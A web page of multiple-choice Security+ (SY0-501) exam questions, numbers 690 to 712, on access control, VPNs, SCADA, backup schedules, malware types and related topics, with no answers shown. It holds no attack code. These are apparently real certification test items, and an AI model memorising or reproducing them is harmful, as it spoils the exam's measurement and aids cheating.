- E. IV

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 690

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements, and must also be able to log in to the headquarters location remotely. Which of the following BEST represent how the remote employees should have been set up initially? (Choose two.)

- A. User-based access control
- B. Shared accounts
- C. Group-based access control
- D. Mapped drives
- E. Individual accounts
- F. Location-based policies

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 691

Topic #: 1

[\[All SY0-501 Questions\]](#)

A salesperson often uses a USB drive to save and move files from a corporate laptop. The corporate laptop was recently updated, and now the files on the USB are read-only. Which of the following was recently added to the laptop?

- A. Antivirus software
- B. File integrity check
- C. HIPS
- D. DLP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 692

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network technician is setting up a new branch for a company. The users at the new branch will need to access resources securely as if they were at the main location. Which of the following networking concepts would BEST accomplish this?

- A. Virtual network segmentation
- B. Physical network segmentation
- C. Site-to-site VPN
- D. Out-of-band access
- E. Logical VLANs

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 693

Topic #: 1

[\[All SY0-501 Questions\]](#)

A water utility company has seen a dramatic increase in the number of water pumps burning out. A malicious actor was attacking the company and is responsible for the increase. Which of the following systems has the attacker compromised?

- A. DMZ
- B. RTOS
- C. SCADA
- D. IoT

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 694

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization's Chief Executive Officer (CEO) directs a newly hired computer technician to install an OS on the CEO's personal laptop. The technician performs the installation, and a software audit later in the month indicates a violation of the EULA occurred as a result. Which of the following would address this violation going forward?

- A. Security configuration baseline
- B. Separation of duties
- C. AUP
- D. NDA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 695

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

- A. Hactivist
- B. White hat hacker
- C. Script kiddie
- D. Penetration tester

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 696

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

- A. Critical system inventory
- B. Single point of failure
- C. Continuity of operations
- D. Mission-essential functions

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 697

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has critical systems that are hosted on an end-of-life OS. To maintain operations and mitigate potential vulnerabilities, which of the following BEST accomplishes this objective?

- A. Use application whitelisting.
- B. Employ patch management.
- C. Disable the default administrator account.
- D. Implement full-disk encryption.

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Actual exam question from CompTIA's SY0-501

Question #: 698

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

- A. Design weakness
- B. Zero-day
- C. Logic bomb
- D. Trojan

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Actual exam question from CompTIA's SY0-501

Question #: 699

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company's IT staff is given the task of securely disposing of 100 server HDDs. The security team informs the IT staff that the data must not be accessible by a third party after disposal. Which of the following is the MOST time-efficient method to achieve this goal?

- A. Use a degausser to sanitize the drives.
- B. Remove the platters from the HDDs and shred them.
- C. Perform a quick format of the HDD drives.
- D. Use software to zero fill all of the hard drives.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 700

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has migrated to two-factor authentication for accessing the corporate network, VPN, and SSO. Several legacy applications cannot support multifactor authentication and must continue to use usernames and passwords. Which of the following should be implemented to ensure the legacy applications are as secure as possible while ensuring functionality? (Choose two.)

- A. Privileged accounts
- B. Password reuse restrictions
- C. Password complexity requirements
- D. Password recovery
- E. Account disablement

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 701

Topic #: 1

[\[All SY0-501 Questions\]](#)

Two companies are enabling TLS on their respective email gateways to secure communications over the Internet. Which of the following cryptography concepts is being implemented?

- A. Perfect forward secrecy
- B. Ephemeral keys
- C. Domain validation
- D. Data in transit

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 702

Topic #: 1

[\[All SY0-501 Questions\]](#)

The Chief Executive Officer (CEO) received an email from the Chief Financial Officer (CFO), asking the CEO to send financial details. The CEO thought it was strange that the CFO would ask for the financial details via email. The email address was correct in the `From` section of the email. The CEO clicked the form and sent the financial information as requested. Which of the following caused the incident?

- A. Domain hijacking
- B. SPF not enabled
- C. MX records rerouted
- D. Malicious insider

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Actual exam question from CompTIA's SY0-501

Question #: 703

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following control types would a backup of server data provide in case of a system issue?

- A. Corrective
- B. Deterrent
- C. Preventive
- D. Detective

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 704

Topic #: 1

[\[All SY0-501 Questions\]](#)

A recent penetration test revealed several issues with a public-facing website used by customers. The testers were able to:

- ⇒ Enter long lines of code and special characters
- ⇒ Crash the system
- ⇒ Gain unauthorized access to the internal application server
- ⇒ Map the internal network

The development team has stated they will need to rewrite a significant portion of the code used, and it will take more than a year to deliver the finished product.

Which of the following would be the BEST solution to introduce in the interim?

- A. Content fileting
- B. WAF
- C. TLS
- D. IPS/IDS
- E. UTM

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Actual exam question from CompTIA's SY0-501

Question #: 705

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

- A. False positive
- B. Passive reconnaissance
- C. Access violation
- D. Privilege escalation

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Actual exam question from CompTIA's SY0-501

Question #: 706

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator needs to integrate multiple IoT and small embedded devices into the company's wireless network securely. Which of the following should the administrator implement to ensure low-power and legacy devices can connect to the wireless network?

- A. WPS
- B. WPA
- C. EAP-FAST
- D. 802.1X

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 707

Topic #: 1

[\[All SY0-501 Questions\]](#)

When backing up a database server to LTO tape drives, the following backup schedule is used. Backups take one hour to complete:

Sunday (7 PM): Full backup
Monday (7 PM): Incremental
Tuesday (7 PM): Incremental
Wednesday (7 PM): Differential
Thursday (7 PM): Incremental
Friday (7 PM): Incremental
Saturday (7 PM): Incremental

On Friday at 9:00 p.m., there is a RAID failure on the database server. The data must be restored from backup. Which of the following is the number of backup tapes that will be needed to complete this operation?

- A. 1
- B. 2
- C. 3
- D. 4
- E. 6

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Actual exam question from CompTIA's SY0-501

Question #: 708

Topic #: 1

[\[All SY0-501 Questions\]](#)

Management wants to ensure any sensitive data on company-provided cell phones is isolated in a single location that can be remotely wiped if the phone is lost. Which of the following technologies BEST meets this need?

- A. Geofencing
- B. Containerization
- C. Device encryption
- D. Sandboxing

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 709

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

- A. IaaS
- B. VM sprawl
- C. VDI
- D. PaaS

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 710

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

- A. Keylogger
- B. Trojan
- C. Rootkit
- D. Crypto-malware

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Actual exam question from CompTIA's SY0-501

Question #: 711

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator is implementing a secure web server and wants to ensure that if the web server application is compromised, the application does not have access to other parts of the server or network. Which of the following should the administrator implement? (Choose two.)

- A. Mandatory access control
- B. Discretionary access control
- C. Rule-based access control
- D. Role-based access control
- E. Attribute-based access control

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Actual exam question from CompTIA's SY0-501

Question #: 712

Topic #: 1

[\[All SY0-501 Questions\]](#)

A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

- A. DLL injection
- B. Memory leak
- C. Buffer overflow
- D. Pointer dereference

[Show Suggested Answer](#)

